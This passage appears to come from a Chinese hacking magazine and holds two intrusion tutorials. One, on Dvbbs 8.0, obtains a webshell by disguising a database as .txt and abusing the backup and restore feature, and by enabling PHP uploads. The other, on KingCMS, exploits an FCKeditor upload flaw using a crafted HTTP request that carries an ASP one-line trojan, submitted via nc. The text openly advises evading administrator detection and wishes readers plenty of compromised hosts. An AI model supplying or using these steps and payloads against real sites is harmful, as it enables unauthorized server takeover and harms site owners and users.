现在，“变身”后的Dvbbs8.mdb苗条多了，大小仅为68K，完全符合要求。我们把Dvbbs8.mdb改为Dvbbs8.txt（就是把扩展名.mdb改为.txt），这样做的目的是为了可以顺利上传，因为动网不允许上传.mdb文件（除非后台添加，不过多此一举），但允许上传.txt文件。

接下来的事情就比较简单了，只要别操作失误，就可以顺利得到Webshell了：

1、在前台发帖上传Dvbbs8.txt，我这里的路径为http://127.0.0.1/UploadFile/2008-1/2008193431422189.txt；

2、进入后台备份一下论坛的当前数据，记下备份的文件名，确保过会儿能恢复回来；

3、打开恢复论坛数据页面，“备份数据库路径(相对)”处填入**../UploadFile/2008-1/2008193431422189.txt**，如图4，然后点击“恢复数据”后返回“成功恢复数据”；




图4

4、打开备份论坛数据页面，“备份数据库目录(相对路径)”处改为**../x.asa**，然后点确定，如图5。返回成功，如图6。得

到的Webshell地址为http://127.0.0.1/x.asa/databack20081954149_36673.mdb，访问一下，成功了，如图7；




图5




图6




图7




图8

5、将第2步备份的数据库恢复回来。

经过以上的操作，我们就可以在IIS6.0环境下顺利得到一句话Webshell了，使用一句话木马客户端连接，提交环境变量，成功返回相关信息，如图8。

千万要记住以上这些操作除第1和第2步外其余的顺序不能乱，步骤也不能少，而且操作间隔时间别太长，越快越好，否则有可能达不到预期的效果。因为我们在获取Webshell的同时也要为论坛的正常使用考虑，不注意恢复数据的话会给对方造成比较大的损失，而且容易惊动目标，引起管理员的注意，将你的入侵行为暴露无遗。

二、添加上传

这个方法也不是什么新内容了，在“动网8.0后台Webshell大作战”一文里曾经提到过，就是直接添加php为允许上传的类型。进入后台，在“常用快捷功能”下找到“论坛版面管理”，随便找一个版块，进入“高级设置”，找到“上传文件类型”，添加上一个php文件类型，如图9。




图9

然后拉到下面，点击“提交”保存设置，再到前台发帖上传.php后缀的PHP木马，如果服务器当前目录支持PHP脚本的话，就可以拿到Webshell了。这个方法的限制条件就是当前目录是否解析php脚本，比如我找到了一个支持的网站就成功拿到了Webshell，如图10。另外添加上传其它网站支持的脚本扩展也可以。




图10

结合动网8.1的那个最新漏洞，估计小菜们又可以拿到不少Webshell了。最后，恭祝各位读者在新的一年里：学有所成，肉鸡成群！

（文章中涉及到的工具ASP+PHP两用Shell、Dvbbs8.txt已经收录在光盘中）

KingCMS 0day漏洞之菜鸟体验

清原长风

文章难易度：★★
文章阅读点：利用KingCMS中扩展的FCK编辑器与程序衔接时存在的漏洞进行入侵

KingCMS是一个功能非常强大的整站系统，其界面华丽，内容丰富，比较适合大型网站使用，我们将“Powered By KingCMS”作为关键字在google或百度中进行搜索的话，会找到许多使用这种系统的网站，如图1。KingCMS的最新版本是5.0，这几天在网上居然看到KingCMS又出新漏洞了，看来我们又有新东西可玩了。




图1

关于这个漏洞的简要分析我们可以从网上查找到，问题主要出在这套程序附带的FCKeditor里的connector.asp文件上，里面包含的同级目录下的config.asp由于过滤不严而导致修改提交数据包就可以上传木马，这算是一个比较经典的上传漏洞了，问题代码如下：

```
ConfigAllowedExtensions.Add "File", ""
ConfigDeniedExtensions.Add "File","php|php2|php3|php4|php5|
```

```
phtml|pwml|inc|asp|asa|cer
    |aspx|ascx|jsp|cfm|cfc|pl|bat|exe|com|dll|vbs|js|reg|cgi|htaccess"

    ConfigAllowedExtensions.Add  "Image", "jpg|gif|jpeg|png|bmp"
    ConfigDeniedExtensions.Add  "Image", ""

    ConfigAllowedExtensions.Add "Flash", "swf|fla"
    ConfigDeniedExtensions.Add  "Flash", ""
```

这是三个过滤设置，ConfigAllowedExtensions.Add 是指某种类型的文件允许上传的扩展名集合，而 ConfigDeniedExtensions.Add 则是指某种类型的文件所禁止上传的扩展名集合。要想成功利用这个漏洞，前提是必须知道 FCKeditor 目录以及上传文件的目录有执行权限。对于 5.0 以前的版本就是网站根目录的"admin/editor/"下（即 http://www.xxx.com/admin/editor/FCKeditor/edito/filemanager/browser/default/connectors/asp/connector.asp)，手工利用的方法就是抓包，然后修改数据包，以下就是修改后的数据包：

```
POST/admin/editor/FCKeditor/editor/filemanager/browser/default/connectors/asp/connector.asp?Command=FileUpload&Type=File&CurrentFolder=/ HTTP/1.1
Content-Type: multipart/form-data; boundary=-----------------------------7d711d020128
Host: www.xxxxx.com
Content-Length: 210

-----------------------------7d711d020128
Content-Disposition: form-data; name="NewFile"; filename="yijuma.asp."Content-Type: text/plain

<%execute request("#")%>
-----------------------------7d711d020128--
```

使用 nc 提交就可以直接上传一句话木马，然后使用客户端连接就可以得到 webshell，如图2，图3。




图 2

